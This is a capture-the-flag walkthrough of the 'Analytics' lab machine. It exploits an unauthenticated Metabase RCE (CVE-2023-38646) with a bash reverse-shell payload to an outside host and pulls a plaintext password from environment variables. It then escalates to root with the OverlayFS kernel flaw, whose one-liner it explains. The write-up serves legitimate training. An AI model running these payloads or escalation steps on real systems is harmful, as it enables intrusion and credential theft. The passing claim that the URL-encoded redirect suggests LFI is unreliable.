Analytics

Machine: Analytics
Date: November 28, 2025
Author: Mateo Aja Moral

Contents

Skills

Skills Needed

- Basic Research Skills
- Linux Fundamentals
- Web Enumeration

Skills Learned

- Metabase Enumeration
- Command Injection for Remote Code Execution
- Kernel Explotation

Walkthrough

Port Scanning

We will start doing a port scanning using **Nmap** in order to understand which ports can this machine have open and where we can start attacking.


```
nmap -p22,80 -sVC 10.10.11.233 -n -Pn -oG nmap/targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-26 13:12 CET
Nmap scan report for 10.10.11.233
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```

Following the service enumeration (Nmap), **Port 80/TCP** was accessed. The server responded with a redirect header to `analytical.htb`, confirming a **hostname-dependent Virtual Host** configuration. Testing proceeded after establishing the necessary IP-to-FQDN mapping in the local `/etc/hosts` file.

```
cat /etc/hosts -p
# Host addresses
...
# Others
10.10.11.233 analytical.htb
```

Service Mapping

Accessing the webpage, we are able to see a lot of features, among those, the most notable of which is the login function.




Not Secure
http://analytical.htb/#contact
Home
About
Team
Services
Contact
Login
Data
Infomation On Demand
Welcome to analytics Here we dive into the world of data, unraveling valuable insights and trends. Join us on this data-driven journey to unlock the power of information and drive informed decisions for your business
About

Inspecting the HTML code we are able to see that it contains a redirection to another different domain (`data.analytical.htb`) for this login section.

```
...
<a class="nav-item nav-link" href="http://data.analytical.htb">Login</a>
...
```

So we will also map this domain to the same IP in our `/etc/hosts` file.

By joining this new domain, we can see a **Metabase Login** page.



Get Version

Inspecting the source code of the application, we can see that in the `<header>` in the same line as the `!doctype`, there is a long script configured. If we pretty print this whole script and look for the version of the web, we can see that it is hardcoded.

```
...
"version": {
    "date": "2023-06-29",
    "tag": "v0.46.6",
    "branch": "release-x.46.x",
    "hash": "1bb88f5"
},
...
```

LFI

Accessing the root path, we found a new redirection to the following path: `/auth/login?redirect=%2F`. The string `%2F` is **URL Encoded** to avoid issues on the redirections of the page. Decoding it we are able to see that it means `/`. This can be a potential **Local File Inclusion (LFI)**.

Exploits

Using the version of the page and knowing that it is a **Metabase** web page, we were able to find an **Unauthenticated Remote Code Execution (RCE)** exploit.

CVE-2023-38646

For this vulnerability, we will use the python program on this GitHub. This program uses the **Setup Token** that we can extract from the path `/api/session/properties` with the key `setup-token`.

```
...
"setup-token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
...
```

Then, sends the Code to execute through an **SQL Query** to the database sending a **HTTP POST Request** to the path `/api/setup/validate`.

```
python3 rce.py -h
usage: This script causes a execute a command through the security flaw described in CVE 2023-38646

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL
  -t TOKEN, --token TOKEN
                        Setup Token from /api/session/properties
  -c COMMAND, --command COMMAND
                        Command to be execute in the target host
```

Executing this Python script, we gained access to the virtual machine with the **Metabase User**.

```
\$ export PAYLOAD="bash -c 'bash -i >& /dev/tcp/10.10.14.15/4444 0>&1'"
\$ python3 rce.py -u http://data.analytical.htb -c \$PAYLOAD -t <token>

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent

\$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.233 47590
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
afca4eca92d9:/\$ id
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
```

Privilege escalation

Based on the hash string that we have on the prompt of the Reverse Shell, the reduced number of users, and the IP of the machine, we can deduce that we accessed a container where the Metabase Application application is running.

```
afca4eca92d9:/\$ ip a
...
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Metalytics User

Inspecting the machine, we found the path `/app` that contains the **Shell Script to initiate Metabase** called `run_metabase.sh`.

```
afca4eca92d9:/\$ ls /
app
...
afca4eca92d9:/\$ ls /app
...
run_metabase.sh
```

Inspecting this code, we are able to see that it configures a couple of environment variables containing an **User** and **Password for the Metabase Database**.

```
afca4eca92d9:/\$ cat /app/run_metabase.sh | grep file_env
# usage: file_env VAR [DEFAULT]
#    ie: file_env 'XYZ_DB_PASSWORD' 'example'
file_env() {
    file_env 'MB_DB_USER'
    file_env 'MB_DB_PASS'
    file_env 'MB_DB_CONNECTION_URI'
    file_env 'MB_EMAIL_SMTP_PASSWORD'
    file_env 'MB_EMAIL_SMTP_USERNAME'
    file_env 'MB_LDAP_PASSWORD'
    file_env 'MB_LDAP_BIND_DN'
    }
```

With that in mind I decided to check the Environment Variables, and I have found an **User** and a **Password** that we can use **to connect to the host machine**.

```
afca4eca92d9:/\$ env
...
META_USER=metalytics
META_PASS=An4lytics_ds20223#
...
\$ sshpass -p 'An4lytics_ds20223#' ssh metalytics@analytical.htb
metalytics@analytics:~\$ exit
```

User Flag

Now we just need to read the `user.txt` file.

```
metalytics@analytics:~\$ ls
user.txt
metalytics@analytics:~\$ cat user.txt
16880bd69c896fe3c3052fb2b7488331
```

Root User

After a while inspecting the machine I wasn't able to find anything related to vulnerable files or additional capabilities that allows us to escalate our privilege, so we decided to check the versions of the Operative System.

```
metalytics@analytics:~\$ uname -r
6.2.0-25-generic
metalytics@analytics:~\$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
```

Using the `version of the kernel` and the `Codename` of the Operative System, after a research on Google, we were able to find this document mentioning that our version is impacted by **OverlayFS Explotation** attached to the CVEs **CVE-2023-2640** and **CVE-2023-32629**.

OverlayFS

On a high level, `OverlayFS` , a union filesystem, allows for the overlaying of one filesystem on top of another, facilitating modifications to files without changing the base filesystem. This feature is particularly useful in applications like Docker containers, where it's essential to keep the base image unchanged while modifications are applied in a separate layer. The flexibility of OverlayFS, however, introduces potential security risks. It enables scenarios where users can bypass certain filesystem restrictions (e.g., mount options like `nodev` or `nosuid`) by masking filesystems.

CVE-2023-2640 & CVE-2023-32629

Searching for these CVEs we have found multiple PoCs but all of them with the same one-liner (see this GitHub).

This one-liner executes a Linux privilege escalation exploit by abusing the system's namespace isolation feature, often employed in container environments. First, it uses the command `unshare -r -m` to create a new user and mount namespace, granting the unprivileged user effective root privileges within this isolated view. This temporary power is immediately used to copy the python3 binary (`cp /u*/b*/p*3 l/`).

Then it applies the powerful `CAP_SETUID` file capability using `setcap cap_setuid+eip l/python3`. An OverlayFS mount is set up (`mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=wm`) to present this capability-enabled binary.

The final stage executes the modified Python binary (`u/python3 -c '...'`), which, due to the capability, successfully calls `os.setuid(0)` to achieve true root privileges on the host system. The subsequent system command copies and sets the SUID bit on a clean copy of /bin/bash (`cp /bin/bash /var/tmp/bash` in a temporary directory, resulting in a persistent, traceable root shell for the attacker (`/var/tmp/bash -p`) before the cleanup commands (`rm -rf l m u w /var/tmp/bash`) are executed.

Root Flag

After that, we only need to read the file `/root/root.txt`.

```
root@analytics:~# cat /root/root.txt
ce6176123fdf95842a5494a2e92deccf
```